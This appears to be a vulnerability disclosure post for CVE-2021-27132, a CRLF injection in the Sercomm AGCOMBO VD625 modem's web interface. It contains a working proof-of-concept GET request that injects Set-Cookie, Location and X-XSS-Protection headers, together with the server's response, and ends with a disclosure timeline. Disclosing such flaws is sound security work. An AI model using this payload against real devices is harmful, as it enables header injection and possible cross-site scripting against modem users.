
CRLF Injection - Sercomm VD625 CVE-2021-27132

Feb 25, 2021

An issue was discovered in **Sercomm AGCOMBO VD625-Smart Modem** - Firmware version: **AGSOT_2.1.0**, there is a **CRLF Injection** vulnerability via the header field "**Content-Disposition**".

The Sercomm AGCOMBO VD625-Smart Modem is a **CPE** (Customer-premises equipment) made by Sercomm for the various **ISPs** (Internet service providers). The device in which the vulnerability was found is the one for **TIM** (Telecom Italia).


The vulnerability described below refers specifically to the firmware version: **AGSOT_2.1.0** in the image below there are complete information of the device where the vulnerability was found.



Name of device	AGCOMBO
DSL version	A2pv6F039u.d26a
Serial Number	%R045771320N0617133DA3
Firmware version	AGSOT_2.1.0
Bootloader Version	1.04.0
Hardware Type & Version	V01

The device expose a **web interface** for management, it is possible to create a modified http request to the web server, just putting a .txt or other type of extension in the url of **GET** request, the device thinks it is a download request. Then the system takes the contents of the url that we insert and puts it in the header field "**Content-Disposition**" and the system will try to download this file.

This header field is not properly sanitized, so it is possible to use the **CRLF technique(\r\n)** to force the header to wrap by inserting a new line and then insert other header fields as desired in the http response.



```
GET
/test.txt%0d%0aSet-Cookie:CRLFInjection=Test%0d%0aLocation:%20example.com%
0d%0aX-XSS-Protection:0 HTTP/1.1
Host: 192.168.1.43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 404 Not Found
Server:
Date: Fri, 04 Jan 2013 22:42:46 GMT
Content-Type: text/html
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-XSS-Protection: 1; report=http://www.example.com/xss
Content-Disposition: attachment;filename=test.txt
Set-Cookie:CRLFInjection=Test
Location: example.com
X-XSS-Protection:0
Connection: close

<HTML>
  <HEAD>
    <TITLE>
      404 Not Found
    </TITLE>
  </HEAD>
  <BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
    <H4>
      404 Not Found
    </H4>
    File not found.
```

As we can see in the image, we were able to inject the **CRLFInjection cookie** using the CRLF technique (encoding the values \r\n with %0d%0a) in the GET request with the url test.txt. In short, the system takes the url as input and puts it in the "**Content-Disposition**" field and it tries to download the selected "file", but when it finds the **CRLF field** it wraps the header and adds other header fields that we have **concatenated** in the url.

While it does not appear to be a serious impact on the system, theoretically a possible attacker could find a way to use it to **compromise the system** by loading malicious code or it could even lead to an **XSS**.

The Common Vulnerabilities and Exposures (CVE) Program has assigned the ID CVE-2021-27132 to this issue. This is a record on the CVE List (https://cve.mitre.org/cve/), which standardizes names for security problems.

For more info about CRLF injection: (https://www.acunetix.com/websitesecurity/crl)https://www.acunetix.com/websitesecurity/crlf-injection/ (https://www.acunetix.com/websitesecurity/crlf-injection/)

Vulnerability timeline :

- 8/1/2021: I discovered the Vulnerability.
- 13/1/2021: The vendor was informed about the vulnerability using PSIRT@sercomm.com .
- 8/2/2021: The vendor confirmed the vulnerability, and said will fix it in the next release.
- 9/2/2021: Request CVE ID.
- 18/02/2021: Assigned CVE-2021-27132.
- 25/02/2021: Public post.

Comments   Add Comment

There are no comments at the moment .. you can be the first to add a comment!